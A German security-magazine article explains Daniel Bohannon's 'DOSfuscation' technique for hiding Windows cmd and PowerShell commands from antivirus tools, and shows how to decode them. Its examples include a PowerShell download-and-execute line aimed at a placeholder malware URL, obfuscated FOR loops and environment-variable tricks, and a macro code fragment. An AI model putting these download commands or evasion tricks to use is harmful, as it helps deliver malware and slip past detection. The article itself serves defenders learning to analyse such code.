

Bild: Albert Hulm, illustrator

Per,fek;t ver“ste^^ckt“

Wie Malware heimlich das Kommando übernimmt

Mit der Verschleierungstechnik „DOSfuscation“ verbergen Cyber-Angreifer schädliche Windows-Kommandozeilenbefehle geschickt vor Virenscannern, Code-Analysten und potenziellen Opfern. Wir zeigen, wie man die Befehle entschlüsselt und die wahren Absichten dahinter erkennt.

Von Olivia von Westernhagen

Der folgende Text enthält einen Kommandozeilenbefehl. Können Sie ihn entziffern?

```
%TEMP:~-8,-7%%ProgramFiles:~9,1%
%windir:~-4,1%;/%TmP:~ -8, 1%"
s^et ohL=e.de&&set IP=p^^ing&&,
set uOn= he^^is&&ca^ll ;
seT SK1=%IP%%uOn%%ohL%&&cAll %SK1%"
```

Falls Sie jetzt ratlos den Kopf schütteln, ist das nicht weiter verwunderlich. Denn die „DOSfuscation“-Technik verschleiert cmd.exe- und PowerShell-Befehle derart gekonnt, dass Malware-Analysten und Antivirenprogramme bisweilen Schwierigkeiten haben, sie überhaupt als solche zu identifizieren. Das zeigt etwa ein Blogeintrag des AV-Herstellers G Data von Mitte 2018. „Als wir das Sample das erste Mal angeschaut haben, dachten wir zuerst, wir hätten die Datei falsch exportiert“, kommentierte ein Analyst des Unternehmens den wohl ersten DOSfuscation-Fund in freier Wildbahn.

Seitdem veröffentlichen Antiviren-Hersteller und unabhängige Forscher immer wieder Schadcode-Analysen, in denen obfuskierte, oder besser: „DOSfuskierte“ Kommandozeilenbefehle auftauchen. Meist werden sie von Makrocode in Word-Dokumenten gestartet, um zusätzlichen Schadcode, darunter etwa den berüchtigten Trojaner Emotet, aus dem Internet nachzuladen. DOSfuscation ist zwar komplex, für Angreifer aber ganz leicht auf beliebige Befehle anwendbar –

dank des Frameworks „Invoke-DOSfuscation“, das bereits seit 2016 frei bei GitHub verfügbar ist.

Hinter DOSfuscation und dem Framework steckt nicht etwa irgendeine dubiose Cybergang, sondern der Sicherheitsforscher Daniel Bohannon. Er befasst sich bereits seit einigen Jahren mit Obfuskierungstechniken für cmd.exe- und PowerShell-Befehle. Für DOSfuscation kombinierte er altbewährte Techniken aus Malware-Samples in freier Wildbahn mit eigenen Obfuskierungsmethoden, die er im Rahmen automatisierter Tests erprobte und optimierte.

Zu seinen Forschungsergebnissen hält er Vorträge auf Sicherheitskonferenzen wie der Black Hat und der DerbyCon. Sein erklärtes Ziel ist es, IT-Sicherheitsverantwortliche und -unternehmen für das Thema zu sensibilisieren. Sein Framework Invoke-DOSfuscation soll ihnen dabei helfen, ihre Erkennungs- und Abwehrstrategien an DOSfuskiertem Code zu testen. Dass es regelmäßig durch Angreifer zweckentfremdet wird, ist ein guter Grund, sich einige der am häufigsten verwendeten DOSfuscation-Techniken im Detail anzuschauen. Nach der Lektüre dieses Artikels werden Sie in der Lage sein, den eingangs gezeigten Kommandozeilenbefehl zu entziffern. Und Sie erfahren, wie Sie die wichtigsten Verschleierungstricks auf eigene Faust identifizieren, falls Ihr Virenscanner hinterherhinkt.

Schema F

Kommandozeilenbefehle in Word-Dokumenten, die als Downloader fungieren, weisen schon seit Jahren fast immer dasselbe Schema auf: Sie starten eine Instanz von cmd.exe und laden dann unter Verwendung von PowerShell Schadcode aus dem Internet nach. Das Ganze sieht vereinfacht dargestellt so aus:

```
cmd /c "powershell.exe IEX
(New-Object Net.WebClient).
DownloadString('http://malware.url')"
```

Laut Bohannon sucht Antiviren-Software oftmals nach Schlüsselbegriffen wie `cmd` und `powershell`, um dieses „Schema F“ aufzuspüren. Um dies zu erschweren, kennt das Invoke-DOSfuscation-Framework spezielle Obfuskierungstechniken für Schlüsselbegriffe. Eine von ihnen ist eine spezielle FOR-Schleife, die beispielsweise wie folgt aussehen kann:

```
F^oR , ; /^f ; " delims=nZa4FH
 tokens=+2 " ; %n ; ; ^IN , ( ,
 ; ' , , ^^f^^TYpe ; , ^| ;
 ^^Find , "mdFi" ; ; ' , ; )
 ; ; DO ; %n  /%TmP:~ -8, 1%
```

Kaum zu glauben, aber wahr: Der Klartext hinter dieser Obfuskierung lautet – ganz nach Schema F – `cmd /c`.

Zeichensalat

Um die FOR-Schleife besser lesen zu können, ist es hilfreich, erst einmal den obersten Layer der Obfuskierung zu entfernen – nämlich die eingestreuten (Sonder-)Zeichen, die der DOSfuscation ihr charakteristisches Aussehen verleihen.

Die Platzierung der Zeichen geschieht allerdings nicht zufällig: Für jedes von ihnen gibt es Regeln, die beachtet werden müssen. Umgekehrt folgt daraus natürlich auch, dass man die Zeichen nicht „einfach so“ entfernen darf.

Diese Art der Obfuskierung ist nicht neu: Bohannon fand sie vornehmlich in Batch-Skripten, wobei Zirkumflexe besonders gebräuchlich zu sein schienen. Im Rahmen seiner Forschungen fügte er lediglich Kommata und Semikola hinzu. Um die mit ihnen verbundenen Gesetzmäßigkeiten herauszufinden, setzte Bohannon sie mittels sogenannter „Fuzzing Scripts“ an verschiedenen Stellen ein und testete dann (ebenfalls automatisiert), ob sie die Funktionsfähigkeit des jeweiligen Befehls beeinträchtigten.

In einigen Fällen sind die Regeln für die Platzierung recht offensichtlich – beispielsweise dürfen zusätzlich eingefügte Leerzeichen, Kommata und Semikola Schlüsselwörter oder Strings nicht „zerreißen“. Anführungszeichen interpretiert die Kommandozeile als Teil der normalen Befehlssyntax. Solange sie stets in gerader Zahl auftauchen, sind sie beliebig über das syntaktisch sinnvolle Maß hinaus verwendbar. Ebenso könnten übrigens auch Klammern nach dem Schema `FOR %x IN ((((((y))))))` ineinander verschachtelt werden, sofern man darauf achtet, dass die Zahl der öffnenden und schließenden Klammern identisch ist. Kommata und Semikola werden positionsabhängig entweder vom Kommandozeileninterpreter ignoriert oder aber als Separatoren zum Trennen von Befehlssequenzen verarbeitet.

Eine Wissenschaft für sich ist der Gebrauch von Zirkumflexen, die cmd.exe als sogenannte Maskierungszeichen erkennt. Setzt man sie vor Zeichen, denen normalerweise eine bestimmte Funktion zugeordnet ist – so wie etwa Vergleichsoperatoren oder Slashes –, wird das dahinterstehende Zeichen als normaler Text interpretiert. Daraus folgt, dass man sie auch beliebig vor Zeichen verteilen kann, die ohnehin schon normalen Text darstellen. Und auch Dopplungen sind an einigen Stellen erlaubt, da ein Zirkumflex je ein nachfolgendes Zirkumflex maskieren kann.

Wer sich für weitere Details interessiert, kann diese in Bohannons White-

```
Function CzZVzr()
On Error Resume Next
sSqFd = 60264 + 59665 * qpUST - CFRiYl / aMOFk + sKrWI - oaWIQ + SMWjkR * 13496 - EVQLhw - 89806 + 45285
WfmEfXfw = CStr(Chr(UjPnTufIRfLz + EuQfmwN + 109 + mTJzaFvUD + qsUwjoJmfO)) + "d /" + CStr(Chr(JDtZMiZNVzNcUK + CVLHkmM +
99 + UzwmbrEfZz + jiqiBCtircWt)) + " F" + "^oR  ," + "  ;  " + "/^f" + " ; " + CStr(Chr(KCwJWqhzsiba + IzuKzXW + 34 +
dikThhrdEh + BjPcEzjqLDbI)) + "  del" + "i" + CStr(Chr(uhLuhNXiVb + zRABWtCXGR + 109 + uXpwIaHciLnK + ziJTKoqj)) + "s"
AtQmrw = 37001 + 23291 * fVfzB - GYfucz / rKXtjo + GQJQj - rCZih + FqOjp * 36972 - npVsW - 56754 + 59146
KpZcCzQqjO = "=nZa" + "4F" + "R to" + "kens= " + "  +2" + " " + CStr(Chr(pKhhFQOcC + KXaauUJsndqjLu + 34 + nGqrNXZHz +
WNzLHpKoGj)) + " ;  " + "%n"
dYpZbO = 42450 + 26233 * oSwZl - dDGXzP / OjdVOU + QdKSH - HKzzoD + diZKr * 2630 - vbazz - 29131 + 86776
CKLsslrC = " ; ; " + "^" + "IN ," + " " + "( ,"
CIwMZa = 41309 + 32852 * NtrRT - qoEVC / TivOUw + AWRDC - kNURzR + MOGWNF * 36454 - LpXQz - 73197 + 67090
```

Dieser Makrocode versteckt Teile eines DOSfuskierten Befehls.

```
FOR /F "delims=8Wl tokens=3" %X IN ('assoc^|findstr lCmd')DO %X
FOR /F "delims=8Wl tokens=3" %X IN (".cdxml=Microsoft.PowerShellCmdletDefinitionXML.l")DO %X
FOR /F "delims=l tokens=3" %X IN (.cdxm l =Microsoft.PowerShe l l Cmd l etDefinitionXML.l)DO %X
                                  1        2                        3     4

FOR /F "delims=uiD. tokens=3" %m IN ('ftype^|find "lDa"')DO %m
FOR /F "delims=uiD. tokens=3" %m IN ("Microsoft.PowerShellData.l="C:\Windows\System32\notepad.exe" "%l"")DO %m
FOR /F "delims=iD. tokens=3" %m IN (M I crosoft . PowerShell D ata . […])DO %m
                                  1   2         3            4     5
```

Die Schlüsselbegriffe Cmd und PowerShell tarnt DOSfuscation wie in diesem Beispiel als FOR-Schleife.

paper (siehe ct.de/yjak) nachlesen. Er nennt darin noch weitere Zeichen, die kontextabhängig nur an bestimmten Positionen im Befehl vorkommen dürfen – darunter etwa positive Vorzeichen wie das der Variable `tokens` aus dem Beispiel.

Schleifenmagie

Nach dem Entfernen der „Character Insertion Obfuscation" ist die FOR-Schleife gut lesbar:

```
FoR /f "delims=nZa4FH tokens=2" %n
 IN ('fTYpe ^| Find "mdFi"')DO %n
 /%TmP:~ -8, 1%
```

Zum besseren Verständnis ihrer Funktionsweise ist es hilfreich, sich die Syntax in verallgemeinerter Form anzuschauen. Sie lautet

```
FOR /F [Optionen] %parameter
 IN (Befehl 1) DO Befehl 2
```

Im konkreten Fall besteht `Befehl 1` aus zwei Schritten. Im ersten Schritt liefert der Kommandozeilenbefehl `ftype` eine Liste mit Zuordnungen von Dateitypen zu Programmen zurück, mit denen diese verknüpft sind. Diese übergibt er im zweiten Schritt an den `find`-Befehl, der darin unter Beachtung von Groß- und Kleinschreibung nach „mdFi" sucht. Er findet ihn im ftype-Listeneintrag

```
SHCmdFile=%SystemRoot%\explorer.exe
```

und gibt ihn als Suchergebnis zurück. Dass das Ergebnis auch den Teilstring Cmd enthält, ist kein Zufall, sondern DOSfuscation-Kalkül.

Um diesen zu extrahieren, nutzt der FOR-Loop die im „Optionen"-Bereich der Schleife definierten `delims` und `tokens`. Die `delims`, zu Deutsch Trennzeichen, spalten den ftype-Eintrag in mehrere Abschnitte auf. Im konkreten Fall verwendet `delims` die Zeichen H (vor Cmd) und F (direkt dahinter) aus der angegebenen Zeichenkette nZa4FH. Die übrigen Zeichen dienen abermals nur der Obfuskierung. H und F trennen den Textstring in insgesamt drei Abschnitte (tokens) auf, von denen Cmd den zweiten bildet:

```
S [H] Cmd [F] ile=(...)\explorer.exe
```

`tokens = 2` sorgt nun für dessen Extrahierung. `%parameter` und `Befehl 2` entsprechen im Beispiel derselben Variable `%n`, die letztlich den Wert `Cmd` annimmt und ausgeführt wird.

Eine Variante dieser Schleife verwendet statt `ftype` den `assoc`-Befehl. Dieser ordnet Dateiendungen Dateitypen zu, arbeitet also gewissermaßen eine Ebene unter `ftype`. Er produziert dabei ähnlichen Output, der sich in gleicher Weise mit `find` oder alternativ auch mit `findstr` durchsuchen lässt.

Variabel obfuskieren

Moment mal: Was ist eigentlich mit dem letzten Teil des Befehls, dem `/%TmP:~ -8, 1%` hinter dem `%n`? Wenn man die komplette FOR-Schleife (unter vorheriger Entfernung der Zeilenumbrüche) in die Kommandozeile eintippt, sieht man, dass der Interpreter sie tatsächlich zu `cmd /c` auflöst. `/%TmP:~ -8, 1%` ist also gleichbedeutend mit `/c`.

Des Rätsels Lösung lautet „Umgebungsvariablen". Das sind Variablen des Betriebssystems, die beispielsweise Informationen zu System, Dateiendungen oder Hardware enthalten können. Um sich sämtliche globalen Umgebungsvariablen Ihres Systems ausgeben zu lassen, tippen Sie einfach den Befehl `SET` in die Kommandozeile ein.

Oft verweisen Umgebungsvariablen auch auf Dateipfade – so wie im Fall der Variable `%tmp`. Sie zeigt auf das Verzeichnis, in dem standardmäßig temporäre Dateien gespeichert werden – typischerweise ist das `C:\Users\Username\AppData\Local\Temp`.

Die Angabe -8,1 in der Obfuskierung bedeutet so viel wie: „Gehe vom Ende des tmp-Pfades aus acht Buchstaben rückwärts (-8) und gib dann von dieser Position aus einen (1) Buchstaben aus." Dort befindet sich in diesem Fall der Buchstabe „c" aus dem Wort „Local" – und so wird `/%TmP:~ -8, 1%` beim Parsen zu `/c`.

Man kann diese Art der Obfuskierung auch auf komplette Schlüsselbegriffe anwenden. Oder lediglich einzelne Zeichen des Begriffs tarnen. So wie bei diesem mit Hilfe von Invoke-DOSfuscation generierten PowerShell-Aufruf:

```
p%ProgramFiles(x86):~-17,-16%w
%TEMP:~-3,1%%APPDATA:~-7,-6%
%CommonProgramFiles(x86):~34%he
%TEMP:~-6,-5%%TMP:~-10,-9%
```

Auf der Verwendung von Variablen basiert auch eine weitere von Bohannon entwickelte DOSfuscation-Strategie: „Concatenation Obfuscation". Sie dient nicht der Obfuskierung der Schlüsselbegriffe `cmd` oder `powershell`, sondern ist eine von mehreren Techniken, die der Verschleierung des übrigen, von Bohannon auch als „Payload" bezeichneten Befehlsteils dienen.

Bohannon arbeitet hierbei statt mit globalen mit prozessspezifischen Variablen. Er definiert mehrere von ihnen und weist ihnen jeweils einen Teilstring des auszuführenden Befehls zu. Dann definiert er eine letzte Variable, die als Wert die aneinandergehängten (konkatenierten) Variablen erhält. Deren Aufruf setzt den Befehl aus den Variablenwerten wieder zusammen.

Das nachfolgende Beispiel verschlüsselt passenderweise einen Aufruf des Kommandozeilenbefehls `SET`: